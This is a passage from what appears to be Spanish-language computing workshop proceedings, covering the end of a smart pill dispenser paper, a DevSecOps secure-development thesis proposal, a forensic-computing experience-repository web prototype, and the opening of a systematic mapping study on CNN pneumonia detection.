Los sensores de peso y proximidad juegan un papel crucial en el funcionamiento del pastillero inteligente. Los sensores de peso verifican el contenido de cada compartimiento, asegurando que la dosis correcta esté presente y de dar alerta en caso de que luego de pasado determinado lapso de tiempo, de aviso al responsable. Los sensores de proximidad detectan la presencia de la mano del usuario, activando el mecanismo de apertura controlada solo cuando es el momento adecuado para tomar la medicación.

- Sistema de cámara:

La cámara se puede situar en un ángulo superior o lateral dentro del pastillero, con capacidad para rotar o ajustarse para enfocar diferentes compartimentos. Se puede usar una cámara de alta resolución con un lente gran angular para capturar una vista clara de los compartimentos. Además, es crucial incluir iluminación interna, como LEDs, para asegurar una visibilidad adecuada, especialmente en condiciones de poca luz.

Sensores de peso de alta precisión:

Para medir el peso de pastillas que tienen un peso muy bajo, es esencial utilizar sensores de peso de alta precisión, como celdas de carga con sensibilidad adecuada. Estas celdas de carga pueden detectar cambios mínimos en el peso, lo cual es crucial para identificar si las pastillas han sido retiradas o no. Es importante calibrar los sensores con precisión y considerar el rango de peso de las pastillas típicas. [3]

4. Ventajas

El pastillero inteligente ofrece varias ventajas sobre los dispositivos tradicionales. Al combinar cámaras y sensores avanzados, proporciona una verificación adicional de la medicación, reduciendo los errores y mejorando la adherencia. La retroalimentación visual y la apertura controlada del compartimiento ofrecen una mayor seguridad y tranquilidad tanto para los pacientes como para los cuidadores. [4]

Además, este desarrollo permite que con una simple conexión a internet pueda ser monitoreado de forma remota y dispone de un sistema de alertas que notifican a la o las personas designadas cualquier anomalía que suceda.

De esta manera, la tranquilidad se logra por la posibilidad de visualizar y conocer todos los estados del pastillero.

Un día del pastillero consiste en determinada hora establecida hacer sonar una alarma para dar alerta de que debe tomarse la medicación, el usuario debe acercarse y se va a encontrar con la posibilidad de solo tomar las pastillas que se encuentran en el compartimiento indicado

para el día y turno correspondiente. Al tomar las pastillas el sensor de peso hará que se cierre el compartimento y que el dispositivo envíe una notificación de que la dosis fue retirada. De esta manera y por medio de un dispositivo móvil, el responsable puede acceder a la cámara y visualizar cómo fue dicho proceso. En caso de que las pastillas permanezcan en el compartimento se puede establecer un sistema de notificaciones para que el responsable esté al tanto y pueda tomar medidas al respecto.

5. Limitaciones y retos

A pesar de sus ventajas, el pastillero inteligente también presenta algunas limitaciones y retos. El costo de implementación puede ser un obstáculo para algunos usuarios. Además, la integración de múltiples tecnologías puede presentar desafíos técnicos. Es importante continuar investigando y desarrollando soluciones para superar estas barreras y hacer que el dispositivo sea accesible para un mayor número de personas.

Por su parte, nada asegura que quien deba tomar la medicación lo haga a un 100% por lo que requiere de control y responsabilidad por parte de quienes tengan la tarea de controlar las tomas.

6. Conclusión

El pastillero inteligente desarrollado en este estudio ofrece una solución efectiva para mejorar la adherencia a la medicación y reducir los errores de administración en personas mayores y pacientes crónicos. Al incorporar cámaras y sensores avanzados, proporciona una verificación adicional de la medicación y asegura que solo se abra el compartimiento correspondiente en el momento adecuado. Los resultados preliminares sugieren que este dispositivo puede tener un impacto significativo en la salud y bienestar de los usuarios, y futuras investigaciones deben centrarse en optimizar su diseño y reducir los costos de implementación.

Su presencia en el mercado ayudará sin dudas a mejorar la forma en la que se debe tomar medicación, reduciendo de esta manera olvidos, toma de medicación errónea o mezcla de pastillas que puedan desencadenar en problemas de salud.

Bibliografía

[1] Hay un muerto cada 23 minutos por el mal uso de medicamentos Available at: https://www.colegiofarmaceutico.cl/index.php/noticias-nacionales/181-hay-un-muerto-cada-23-minutos-por-el-mal-uso-de-medicamentos

[2] Arduino. "Arduino - Introduction." Available at: https://www.arduino.cc/

[3] Margolis, Michael. *Arduino Cookbook: Recipes to Begin, Expand, and Enhance Your Projects*. O'Reilly Media, 2012.

[4] Scherz, Paul. *Practical Electronics for Inventors*. McGraw-Hill Education, 2016.

Propuesta de Modelo Seguro en Etapas Tempranas del Desarrollo de Software

Malena Páez [1] [0009-0004-1479-4224], Flavia Millan[1] [0009-0004-7457-3837] Laura N. 1Aballay[2] [0000-0001-5462-7683], Alex A. Torres[3] [0000-0003-3830-3982]

[1] Departamento de Informática, Facultad de Ciencias Exactas, Físicas y Naturales, Universidad Nacional de San Juan, Argentina

[2] Instituto de Informática, Facultad de Ciencias Exactas, Físicas y Naturales, Universidad Nacional de San Juan, Argentina

[3] Corporación Universitaria Comfacauca
UNICOMFACAUCA, Popayán, Colombia
malenapaez27@gmail.com, flavia.millan@gmail.com
lnaballay@gmail.com,atorres@unicomfacauca.edu.co

Abstract. La presente propuesta de trabajo final de la Licenciatura en Ciencias de la Computación, involucra un proceso de revisión de autores, trabajos y bibliografía referida al abordaje de una metodología para el desarrollo seguro de software. Es una imperiosa necesidad de las organizaciones el querer diseñar aplicaciones o servicios innovadores para resolver problemas de negocio. Por otro lado, éstas empresas u organizaciones, anhelan que sus desarrollos, sean productos seguros, por ende, desean que el proceso de desarrollo cumpla con estándares de seguridad. Ahora bien, el desafío consiste en poder llevar adelante estos deseos y, además, aplicar metodologías ágiles en el desarrollo. Las mismas, son las empleadas en la actualidad por las empresas desarrolladoras. Lo que implica implementar una metodología de desarrollo de software seguro desde el inicio del proceso, enfocada principalmente en la gestión de los recursos, la que se caracteriza por ayudar a identificar problemas de seguridad al comienzo del proceso de desarrollo y no después de lanzado el producto de software. Esto es con la finalidad de reducir costos y aumentar la velocidad de recuperación frente a un incidente de seguridad, entre otros. El objetivo de este trabajo es abordar la integración de metodología, herramientas y prácticas, en las etapas tempranas del desarrollo de software, de manera que la seguridad sea incorporada desde el comienzo, para lograr un producto dirigido al usuario lo más seguro, confiable y en el menor tiempo posible.

Keywords: Proceso de Desarrollo de Software, Desarrollo Seguro de Software.

1 Justificación

Las empresas desarrolladoras de software enfrentan problemas referidos a la rapidez en la entrega, la confiabilidad y la seguridad de sus productos. Son muchas las empresas que tienen complicaciones con los proyectos de software, y sus fracasos suelen estar relacionados con problemas en el desarrollo.[8]. Además, los temas

relacionados con seguridad, se abordan en una etapa demasiado avanzada del proceso: la de pruebas, después de haber completado las tareas más importantes de diseño e implementación. En muchos casos, los controles de seguridad que se ejecutan en esa etapa son muy leves y superficiales, es decir, se limitan al análisis y las pruebas de intrusión. Por eso, es posible, que se pasen por alto problemas de seguridad más complejos que, de detectarse, podrían retrasar la llegada del sistema a la producción. Además, la resolución de los problemas de seguridad en etapas avanzadas del diseño, lleva mucho tiempo y es más costosa, ya que puede requerir que se vuelva a desarrollar y probar todo el software y en ciertas oportunidades, revisar desde los requerimientos del usuario. El aplicar este tipo de prácticas, herramientas y metodología en las etapas de desarrollo de software, puede implicar [1]:

- Mejorar la seguridad y disminuir los riesgos gracias a la eliminación de más puntos vulnerables desde el inicio del ciclo de vida de la infraestructura y el desarrollo de las aplicaciones, lo cual reduce los problemas potenciales en la etapa de producción.
- Aumentar la eficiencia y la velocidad de los ciclos de lanzamiento de DevOps con la eliminación de las prácticas y las herramientas de seguridad heredadas. El uso de la automatización; la adopción de una cadena de herramientas de manera estandarizada; y la implementación de la infraestructura, la seguridad y el cumplimiento normativo como código para mejorar la capacidad de repetición y la uniformidad pueden optimizar el proceso de desarrollo.
- Disminuir los riesgos y aportar claridad mediante la implementación de controles de seguridad desde el comienzo del ciclo de vida de la infraestructura y el desarrollo de las aplicaciones, lo cual reduce la probabilidad de que se cometan errores humanos y mejora la seguridad, el cumplimiento normativo y la capacidad para anticipar los inconvenientes y repetir los procesos que permitan solucionarlos, y disminuye los problemas de auditoría.

Otra problemática, es desconocer el procedimiento de implementar metodologías ágiles, además con la condición de que sea un software seguro y confiable y ponerlo a disposición del usuario en el menor tiempo posible. Por lo detallado anteriormente, es que propone este Trabajo Final, donde se logre un abordaje integral para conocer y orientar en la implementación de metodologías ágiles en el desarrollo de software, sin descuidar la seguridad de este producto desde los inicios de su desarrollo.

2 Marco Teórico

Actualmente las metodologías de ingeniería de software pueden considerarse como una base necesaria para la ejecución de cualquier proyecto de desarrollo de software que se considere serio, y que necesite sustentarse en algo más que la experiencia y capacidades de sus programadores y equipo. Estas metodologías son necesarias para poder realizar un proyecto profesional, tanto para poder desarrollar efectiva y eficientemente el software, como para que sirvan de documentación y se puedan rendir cuentas de los resultados obtenidos [2].

Frente a las metodologías tradicionales en el desarrollo de software, se presentan las metodologías ágiles. Este enfoque nace como respuesta a los problemas que puedan ocasionar las metodologías tradicionales y se basa en dos aspectos fundamentales, retrasar las decisiones y la planificación adaptativa. Basan su fundamento en la adaptabilidad de los procesos de desarrollo. Un modelo de desarrollo ágil, generalmente es un proceso Incremental (entregas frecuentes con ciclos rápidos), también Cooperativo (clientes y desarrolladores trabajan constantemente con una comunicación muy fina y constante), Sencillo (el método es fácil de aprender y modificar para el equipo) y finalmente Adaptativo (capaz de permitir cambios de último momento) [2].

Los términos DevOps y Agile forman parte del mundo del desarrollo de software, lo que hace que a menudo las personas que acaban de empezar en el sector los confundan. A pesar de que ambos se refieren a metodologías de desarrollo de software, son dos conceptos distintos que acaban confluyendo a la hora de ponerlos en práctica de manera conjunta.

Por un lado, DevOps se refiere a la metodología que ha conseguido unir los equipos de desarrollo con los de sistemas, que históricamente han estado divididos por una línea infranqueable que impedía tener una comunicación fluida entre ellos.

Por otro lado, Agile consiste más bien en una filosofía de trabajo en la que se apoyan los programadores de aplicaciones. Tras definir el manifiesto Agile en 2001, se crearon varias metodologías de trabajo como Scrum o Kanban que parten de la idea de este. Estas metodologías ágiles permiten desarrollar software de una manera más rápida y productiva, por lo que el producto final será mucho mejor. [6]

Ambas herramientas pueden confluir e incluso trascender al desarrollo de cualquier proyecto de software, producto o servicio, y aunque son fundamentalmente distintas, también tienen sus similitudes. Además de que DevOps se nutre de las metodologías ágiles, ambas tienen objetivos similares: acelerar los procesos de desarrollo y distribución de software. La adopción de DevOps extiende los beneficios de Agile más allá del equipo de desarrollo. Adaptarse al ritmo de trabajo de los desarrolladores y trabajar en fragmentos más pequeños facilita la detección y el aislamiento de los problemas [6].

El desarrollo de software se vuelve cada vez más democratizado y descentralizado, lo que facilita en gran medida las labores del desarrollador y la distribución de conocimiento en la comunidad de software. Pero pocos se han detenido a pensar que a medida que aumenta la cantidad de desarrollos de software y, también lo hacen las vulnerabilidades de seguridad [3]. Por tal situación, se presenta DevSecOps como una filosofía que se basa en la integración de mecanismos y elementos de seguridad desde el principio del proceso DevOps. DevSecOps es la abreviatura de «Development, Security and Operations» (Desarrollo, Seguridad y Operaciones, en español). El modelo DevSecOps integra la capa de seguridad desde el principio dentro de la metodología DevOps. Establece que tanto los desarrolladores como el personal de operaciones debe ocuparse de la seguridad desde el primer día. Porque, además de los beneficios de seguir la metodología DevOps, al tener en cuenta la seguridad en cada etapa del desarrollo se puede [4]:

- Reducir la cantidad de revisiones y correcciones de la aplicación una vez lanzada.

- Evitar fallos y errores.
- Mejorar la rentabilidad a la hora de enfrentarse a problemas de seguridad.
- Aumentar la fidelidad y la satisfacción de los clientes.

La metodología DevSecOps, como DevOps, se apoya considerablemente en la automatización. De modo que, todos los procesos de seguridad que se puedan automatizar, esto hace que las entregas de los productos de software, sean mucho más rápidas y confiables. DevSecOps implica pensar desde el inicio en la seguridad de las aplicaciones desarrolladas y de la infraestructura, y también en la automatización de aquellos elementos de seguridad que pueden impedir que se ralentice el flujo de trabajo (workflow) de DevOps. A fin de cumplir con estos objetivos, es necesario seleccionar las herramientas adecuadas para integrar la seguridad de manera permanente [5]. Esta integración no sólo requiere emplear nuevas herramientas sino implementar un enfoque organizativo distinto, incorporando la seguridad como un componente más del desarrollo, en lugar de algo exclusivo del departamento de seguridad [3]. El principal beneficio de DevSecOps es la creación de un producto final más seguro, en lugar de un obstáculo final que se deba superar. No solo garantiza que el producto sea sólido y ágil, sino también seguro y compatible [7].

3 Propuesta

Se utilizará la metodología de trabajo de tipo cuantitativa aplicando los conceptos del método experimental. Esta metodología permite: la sistematización de la investigación; elaborar un plan que servirá de guía durante el desarrollo del trabajo; conlleva a mantener una secuencia en el estudio; revisar la bibliografía; realizar mediciones y predicciones exactas. Para ello, se utilizará una revisión sistemática (artículos científicos, revistas indexadas, libros de metodología de la investigación de editoriales internacionales reconocidas, sitios web científicos y/o reconocidos por la comunidad informática, de la temática abordada) como técnica exploratoria y analítica para la recolección de información relevante sobre los principios de la metodología ágil, las herramientas y prácticas utilizadas más actuales en la incorporación de la seguridad, en el proceso de desarrollo, para lograr un producto seguro, confiable y disponible al usuario en el menor tiempo.
El desarrollo de este trabajo de licenciatura, tendrá las siguientes fases principales:

1. Estudiar las metodologías ágiles y sus principios, aplicados a proyectos de desarrollo de software.
2. Investigar sobre las herramientas y técnicas de la filosofía de DevSecOps.
3. Analizar las actividades requeridas para brindar seguridad al proceso de desarrollo de software desde las etapas tempranas del proceso.
4. Determinar los pasos para implementar una metodología de desarrollo seguro de software.
5. Redactar conclusiones y trabajos futuros.
6. Documentación y armado del trabajo final.

4 Resultados Esperados

Algunos de los resultados esperados de este trabajo son:

- Integrar al proceso de desarrollo de software: metodología, herramientas y prácticas, en las etapas tempranas del desarrollo de software, de manera que la seguridad sea incorporada desde el comienzo, y conseguir un producto de software, dirigido al usuario lo más seguro y confiable posible.
- Gestionar adecuadamente los recursos: tiempo y dinero. Esto se caracteriza por ayudar a identificar problemas de seguridad al comienzo del proceso de desarrollo y no después de lanzado el producto. Esto es con la finalidad de reducir costos asociados con la corrección de vulnerabilidades en etapas posteriores.
- Detectar desde etapas tempranas del proceso de desarrollo, las vulnerabilidades o posibles problemas de seguridad del producto.
- Aportar al desarrollo seguro de software de calidad, un conjunto de estrategias, herramientas y prácticas para obtener desarrollos seguros y robustos.
- Fomentar la incorporación de la cultura de la seguridad de software a todos los integrantes del proceso de desarrollo de software y durante todo el proceso, no sólo en las últimas etapas.

Agradecimientos

Este trabajo es un resultado intermedio y ha sido financiado por el proyecto de investigación titulado **“Propuesta de Evaluación de Experiencia de Usuario en Sistemas Interactivos usando reconocimiento de emociones”** aprobado en la convocatoria interna de proyectos, con código VRIE2024-04G, por la Corporación Universitaria Comfacauca - **UNICOMFACAUCA.**

Referencias

1. RedHat. “Seguridad en el ciclo de vida de desarrollo del software”. Motivos por los que conviene elegir Red Hat para DevSecOps. Disponible en: https://www.redhat.com/es/topics/security/software-development-lifecycle-security . 2022.
2. Maida, EG, Pacienzia, J. “Metodologías de desarrollo de software”. Tesis de Licenciatura en Sistemas y Computación. Facultad de Química e Ingeniería “Fray Rogelio Bacon”. Universidad Católica Argentina. Disponible en: http://bibliotecadigital.uca.edu.ar/repositorio/tesis/metodologias-desarrollo-software.pdf. 2015
3. C. Correa. “DevSecOps: seguridad en el desarrollo de Software”. Pragma. Desarrollo de software. Disponible en: https://www.pragma.co/es/blog/devsecops-seguridad-en-el-desarrollo-de-software .2020.
4. Stackscale. “DevOps y DevSecOps: desarrollo de software Agile”. *Grupo Aire*. Disponible en: https://www.stackscale.com/es/blog/devops-devsecops/ .2023.
5. RedHat. “¿Qué es DevSecOps?” Disponible en: https://www.redhat.com/es/topics/devops/what-is-devsecops. 2023.

6.JetBrains. “¿Qué es CI/CD en DevOps ?”. Cómo Agile cambió las reglas del juego. Disponible en: https://www.jetbrains.com/es-es/teamcity/ci-cd-guide/devops-ci-cd/.
7.H. Bell. “DevSecOps: Integración de la seguridad en el ciclo de vida de DevOps”. DevOps.Com. Group Techstrong. Disponible en: https://devops.com/devsecops-integrating-security-into-the-devops-lifecycle/. 2024.
8 Sanjeev Sharma, & Bernie Coyne. (2015). *DevOps para Dummies* (Inc. John Wiley & Sons, Ed.; Limitada, Vol. 2).

Prototipo Web para Gestión de Experiencias de Informática Forense

Carlos Orellana[1] Cecilia Lara[1] Liliana Figueroa[1]

[1] Instituto de Investigación en Informatica y Sistemas de Información, Facultad de Ciencias Exactas y Tecnologías, Universidad Nacional de Santiago del Estero
orellanacarlos3003@gmail.com; clara@unse.edu.ar; lmvfigueroa@yahoo.com.ar

Resumen. La informática forense requiere que quienes realizan el análisis forense de los distintos dispositivos, los peritos informáticos, cuenten con cierta experiencia para hacerlo. Esta experiencia puede ser almacenada y reutilizada por los demás peritos, para nutrirse y evitar errores a lo largo de la adquisición y análisis de la evidencia digital. Para ello, se plantea el desarrollo de un prototipo de aplicación web que funcione como un repositorio de las experiencias de los peritos del Ministerio Publico Fiscal de Santiago del Estero, para que estos puedan almacenar sus experiencias y también consultar evidencias de otros peritos, fomentando así el aprendizaje y el reuso de las experiencias. Este prototipo se desarrolló mediante una metodología ágil, recabando requerimientos en historias de usuario, el diseño de la base de datos, y programando en distintos frameworks para front-end y back-end. Luego este prototipo fue expuesto a los peritos informáticos parra retroalimentación, y así terminar de darle forma con las sugerencias de estos.

Palabras claves: Aplicación web, Informática forense, Experiencias

1 Introducción

Resulta relevante destacar los desafíos que genera el avance tecnológico para incorporar la utilización de la evidencia digital al sistema procesal penal, como prueba fundamental en la investigación de cualquier delito. Entonces, es necesario contar con métodos científicos que permitan recolectar, analizar y validar pruebas digitales que sean legalmente aceptables y que ayuden a resolver la investigación penal, con el fin de recolectar evidencias que cumplan los principios de admisibilidad y tengan validez en el proceso judicial [1].

En el contexto de estos laboratorios se pueden identificar diferentes problemas entre los que se puede destacar que las experiencias y las capacitaciones que se adquieren durante la realización de las pericias no se documentan para fomentar el autoaprendizaje organizacional.

Así la Gestión del Conocimiento es un conjunto de actividades y estrategias que se utilizan para crear, compartir y aplicar el conocimiento generado por el recurso humano en beneficio de la organización. Según lo plantea [2] el objetivo de esta gestión es com-

partir las experiencias positivas o negativas con el fin de utilizarlas cuando sea necesario y a la vez actualizar el conocimiento requerido para las actividades principales que se desarrollan en el contexto de una institución. De esta manera este paradigma de la gestión del conocimiento tiene que ver con la actitud de compartir conocimientos de manera generosa y desinteresada, más que proteger el conocimiento en sí.

En estos últimos años se han desarrollado repositorios [3] que permiten entre otras cosas compartir experiencias y registrar conocimientos que van surgiendo del proceso de obtención de la evidencia digital. Esto puede implementarse con una herramienta de software que sea capaz de: producir conocimiento forense reutilizable para que sirva de apoyo durante las investigaciones, organizar experiencias pasadas para fomentar el intercambio de conocimientos entre expertos forenses y registrar la información recopilada de manera que facilite la evaluación de la calidad.

Este trabajo surge en el marco de un proyecto de investigación Informática Forense: Métodos, Herramientas y Técnicas de la Universidad Nacional de Santiago del Estero y describe el desarrollo de un prototipo de software que permita la gestión de experiencias de los peritos informáticos que forman parte del laboratorio de informática forense. Esta herramienta pretende ser un recurso estratégico que permita gestionar de manera eficiente el conocimiento y la experiencia adquirida, de manera tal que promueva el trabajo eficiente de la labor de los peritos.

2 Metodología

Para el desarrollo de la aplicación, se implementó un marco de trabajo ágil, SCRUM [4], organizando el trabajo en sprint de dos semanas. Para la definición de requerimientos se empleó historias de usuario, las cuales permiten describir de forma breve una funcionalidad software tal y como la percibe el usuario. Se realizaron reuniones de revisión de sprint (sprint review) con el cuerpo de peritos, con el propósito de presentar los resultados del trabajo y discutir el progreso hacia el objetivo del prototipo. Para el diseño de la base de datos se empleó la herramienta CASE Software Ideas Modeler [5].

La arquitectura de la aplicación es de tipo cliente servidor, posibilitando a los peritos acceder al servidor web, para poder realizar búsquedas y también ofrecer la opción de gestionar sus propias experiencias.

La programación posee dos partes: el front-end, donde se optó por trabajar con HTML para estructurar la aplicación, la librería Bootstrap de CSS y Angular material para darle estilos y el framework Angular basado en TypeScript; el back-end, donde se empleó Java con la arquitectura Api-Rest, mediante la herramienta de SpringBoot, con el framework Spring.

2.1 Historias de usuario

Las principales historias de usuarios son: HU1: Registrar mis experiencias y conocimiento durante la adquisición de evidencia digital para compartirlas con aquellos compañeros que necesiten. HU2: Modificar y/o eliminar experiencias y conocimientos en caso de algún error en la carga de estas para no entorpecer la ayuda a los compañeros. HU3: Buscar las experiencias de los compañeros, a través de diferentes criterios de búsqueda para obtener los resultados deseados y ahorrar tiempo.

2.2 Diseño inicial de la base de datos

En la Fig. 1 se puede observar el diagrama entidad-relación empleado como modelo de la base de datos, en el cual se define una entidad “Experiencia” donde se consigna la descripción de la experiencia, el legajo fiscal y el perito que registra la experiencia. Se ha definido una entidad “Dispositivo”, donde se caracteriza a los dispositivos trabajados y una entidad “Herramienta” para describir a la herramienta forense empleada en una experiencia en particular. También, se contempla el registro de datos de la causa y de la solicitud de pericia con el propósito de identificar en los registros internos de la oficina el pedido de trabajo técnico recibido.




Fig. 1. DER realizado con Software Ideas Modeler

2.3 Programación

Para el desarrollo con las tecnologías antes mencionadas, se utilizaron dos entornos de desarrollo integrado (IDE). El primero corresponde a Visual Studio Code, el cual se empleó para la programación del front-end. El segundo es Netbeans, que se utilizó para la programación del back-end.

2.4 Retroalimentación y puesta a punto

En cada finalización de un sprint se realizó una reunión de revisión de sprint hasta llegar a una primera versión final del prototipo, el cual fue presentado al grupo de peritos informático. Como resultado surgieron los puntos a mejorar y/o agregar en la aplicación web, algunos de los cuales son: tener en cuenta el tipo de dispositivo para solicitar los datos que lo caractericen, actualizar el nombre de los controllers en la Api, completar la búsqueda con el uso de etiquetas previamente definidas, optimizar el modelo de datos, modificar paletas de colores, tener en cuenta aspecto de navegación, textos descriptivos en el formulario y presentar información sobre el procesador que tiene un determinado dispositivo móvil (se puede emplear como consulta de este dato el sitio web https://www.kimovil.com/es/). Siguiendo la metodología se asignó prioridades para ser tratadas en los siguientes sprint.

3 Prototipo

A continuación, a modo de ejemplo se presenta la interfaz de carga de registro de las experiencias del perito informático. En la Fig.2 El sistema presenta una interfaz con diseño “Stepper UI” que guía a los usuarios a través de un proceso o flujo de trabajo de varios pasos. Se puede observar que la carga se divide en partes: información principal

de la experiencia, información de la herramienta forense empleada para la extracción de datos, información del dispositivo a peritar e información de la causa penal en la cual se solicita la realización de la pericia informática.



Fig. 2. Interfaz de carga de experiencias de pericias informáticas

En el paso 1 “Experiencia”, Fig. 3, se observa que el formulario solicita la descripción de la experiencia que se desea registrar, la fecha en la cual se carga, ofrece la posibilidad de agregar algún archivo de tipo instructivo y solicita categorizar el tipo de experiencia (descripción de procesos, buenas prácticas o soluciones a errores o fallas)




Fig. 3. Carga de datos sobre la experiencia

En el paso 2 “Herramienta”, Fig. 4, se observa que se requiere la carga de la herramienta forense empleada para la extracción de datos y el tipo de extracción (física, sistema de archivo, lógica, copia bit a bit de disco rígido)



Fig. 4. Carga de la herramienta forense empleada

En el paso3 “Dispositivo”, Fig. 5, se puede ver la solicitud de datos del dispositivo, dependiendo del tipo se requiere cargar marca, modelo, numero de serie, entre otros.



Fig. 5. Carga de datos del dispositivo peritado

En el paso 4 “Causa”, Fig. 6, se solicita la carga de el legajo fiscal que identifica a la causa judicial. Además, permite la carga del oficio de solicitud de la pericia informática

requerida en relación a la causa que se investiga. Para finalizar, se presenta la opción final de carga de la experiencia.



Fig. 6. Carga de datos de la causa judicial

4 Conclusiones y trabajos futuros

Haber diseñado el desarrollo de una propuesta que favorece a compartir y generar conocimiento en la oficina de informática forense, promoviendo de esta manera un trabajo colaborativo. Para el desarrollo de la herramienta se empleó la metodología SCRUM que permitió hacer incrementos en las funcionalidades del prototipo en un corto periodo de tiempo y facilitar la participación de los peritos en el desarrollo incremental de la herramienta.

La propuesta de realizar una aplicación para la gestión del conocimiento y experiencia para la oficina de informática forense pretende brindar a los peritos un soporte para el trabajo colaborativo y aprendizaje organizacional, así como también contribuir a mejorar en la gestión del laboratorio. Para trabajos futuros, se espera ofrecer una API que proporcione información sobre el tipo de procesador que tiene un determinado dispositivo móvil.

Referencias

1. Tejo Machado, N., Rodrigues Martinez Basile, F., Cezar Amate, F., & Ramírez López, L. J. Protocolo de informática forense ante ciberincidentes en telemedicina para preservar información como primera respuesta. Revista Científica General José María Córdova, 19(33), 181-203 (2021).
2. RODRÍGUEZ, G., GIL, J. Y GARCÍA, E. Metodología de la investigación cualitativa. Málaga: Aljibe (1999).
3. Herrera, S. I., Figueroa, L. M., Lara, C., Viaña, G., Méndez, A., Palomo, L., & Pianazzola, L. Informática forense: métodos, herramientas y técnicas. In XXIV Workshop de Investigadores en Ciencias de la Computación. Mendoza, Argentina (2022).
4. Menzinsky, A; López, G; Palacio, J. Scrum Manager. Guía de formación. Versión 2.6 – (2016), https://www.scrummanager.com/files/sm_proyecto.pdf, último acceso 29 de julio de 2024.
5. Software Ideas Modeler, último acceso 29 de julio de 2024.

Redes Neuronales Convolucionales para la Detección de Neumonía

Mariano Cataldi [0009-0004-6267-5545], Marisa Panizzi [0000-0002-9699-1544], Iris Sattolo [0000-0002-2132-0033]
Escuela Superior de Ingeniería, Informática y Ciencias Agroalimentarias Universidad de Morón. Cabildo 134 (B1708JPD), Partido de Morón, Argentina.
cataldi.mariano.19@gmail.com, marisapanizzi@outlook.com, iris.sattolo@gmail.com

Resumen. El reconocimiento de imágenes por computadora puede aplicarse en diversos ámbitos, tal es el caso de la medicina donde la interpretación de placas radiográficas o tomografías computarizadas, nos permite realizar diagnóstico. En este trabajo se presenta un mapeo sistemático de la literatura (en inglés, systematic mapping study o SMS) con el propósito de identificar el estado del arte y descubrir las contribuciones que existen con relación al análisis y reconocimiento de imágenes para diagnósticos de neumonía y otras enfermedades Se realizó una búsqueda en diversas librerías digitales desde enero del año 2011 a octubre del año 2023. De un total de 106 artículos encontrados, se analizaron 14 estudios primarios. Se evidenció que el reconocimiento de imágenes puede emplearse en distintos tipos de patologías, que en el 85% de los artículos utilizaron redes neuronales convolucionales, en el 75% emplearon arquitecturas de redes neuronales convolucionales pre armadas y en solo el 25% redes de elaboración propia. La fuente de obtención de datos es variada, aunque predominan los Data Sets como Kaggle.

Keywords: clasificación de imágenes, detección de neumonía, redes neuronales convolucionales, mapeo sistemático de la literatura.

1. Introducción

La neumonía es una enfermedad respiratoria responsable de más de 4 millones de muertes en al año en todo el mundo [1]. La misma es producida por una infección de origen viral, bacterial, fúngica o de otros microorganismos [2] donde los sacos aéreos de los pulmones se llenan de líquido o pus producto de la infección, produciendo dificultades para respirar siendo en casos de adultos mayores de 65 años o niños menores de 5 es sumamente peligrosa y letal [3]. La neumonía se diagnostica a través del análisis de una radiografía de tórax, en caso de haber una inflamación estamos ante la presencia de neumonía [4]. Además, el diagnóstico puede ser reforzado con un análisis de sangre para controlar que el sistema inmunitario está combatiendo la infección [5]. En esta investigación nos enfocaremos en recopilar información de interés que nos permita llegar a la elaboración de un modelo de redes neuronales convolucionales que nos posibilite determinar si un paciente presenta o no neumonía a través del estudio de una placa de tórax. Dentro del campo de la IA se pueden utilizar técnicas como las redes neuronales convolucionales, las cuales tienen como función analizar y clasificar imágenes con el fin de poder descubrir patrones en las mismas, lo cual permitirían desarrollar un software que pueda analizar placas y en base al entrenamiento realizado poder detectar pulmones infectados con neumonía.

Como paso previo al entrenamiento de un modelo de red neuronal que realice la detección de neumonía se realiza un mapeo sistemático de la literatura o SMS, con el fin de analizar el estado del arte y recopilar literatura de investigaciones realizadas en el tema previamente. Para realizar el SMS se siguieron los lineamientos planteados por Kitchenham *et al.* [6] y Petersen *et al.* [7].

El artículo se estructura de la siguiente manera: en la Sección 2 se describe la planificación del SMS, en la Sección 3 se describe su ejecución y los resultados del SMS. y, finalmente, en la Sección 4 se exponen las conclusiones y trabajos futuros.

2. Planificación del SMS

En esta sección se presenta la definición de los elementos del protocolo del SMS: las preguntas de investigación (PI) la estrategia de búsqueda, los criterios y el proceso de selección de los estudios primarios la estrategia de extracción de datos y por último el proceso de síntesis de datos.

El objetivo de este SMS es responder la siguiente pregunta de investigación (PI): *¿Es posible desarrollar un modelo de software que diagnostique neumonía realizando un análisis de imágenes de radiografías de tórax?*
Esta pregunta principal se descompone en un conjunto de sub-preguntas (PI1-8), las cuales se presentan a continuación:

- *PI1: ¿Qué contribuciones existen respecto al reconocimiento de imágenes médicas con machine learning?*
- *PI2: ¿Qué métodos se utilizan en los análisis y reconocimiento de imágenes?*
- *PI3: ¿Qué Arquitecturas de Redes Neuronales convolucionales son las más utilizadas?*
- *PI4: ¿Cuántas capas utilizan las redes neuronales convolucionales?*
- *PI5: ¿Qué tipo de imágenes se utilizan?*
- *PI6: ¿Qué fuente de datos utilizan los autores de los trabajos seleccionados?*
- *PI7: ¿Qué tipo de investigación se presenta en los artículos?*

Se decide realizar la búsqueda en las siguientes bibliotecas y repositorios digitales: *IEEE Xplore*, *Springer* y *ScienceDirect* considerando publicaciones de congresos y revistas. La búsqueda se realizó en un período comprendido entre enero del 2011 a octubre del 2023. La cadena de búsqueda utilizada es:

(“Machine Learning” AND “Image Analysis”) or (“Machine Learning” AND “Chest Image Analysis”) OR (“Pneumonia Detection Image” AND (“Image Analysis” OR “Machine Learning”))

Los criterios de inclusión y exclusión utilizados para el proceso de selección de artículos se presentan en la Tabla 1.

Para dar respuesta a cada una de las preguntas de investigación (PI) se definió un esquema de clasificación, que por restricciones de espacio se presenta en un apéndice en [10], junto con el formulario de extracción de datos. Se utiliza una síntesis temática basada en el esquema de clasificación.

El proceso de selección de los estudios consistió en los siguientes pasos: 1) realizar la búsqueda en las fuentes definidas aplicando la cadena en el título y/o en el resumen, 2) eliminar los artículos duplicados, 3) aplicar los criterios de inclusión y exclusión en el título, resumen y palabras clave, 4) aplicar los criterios de inclusión y exclusión al texto completo. Este proceso permitió la selección de los estudios primarios que se analizaron para dar respuesta a las preguntas de investigación (PI) formuladas.

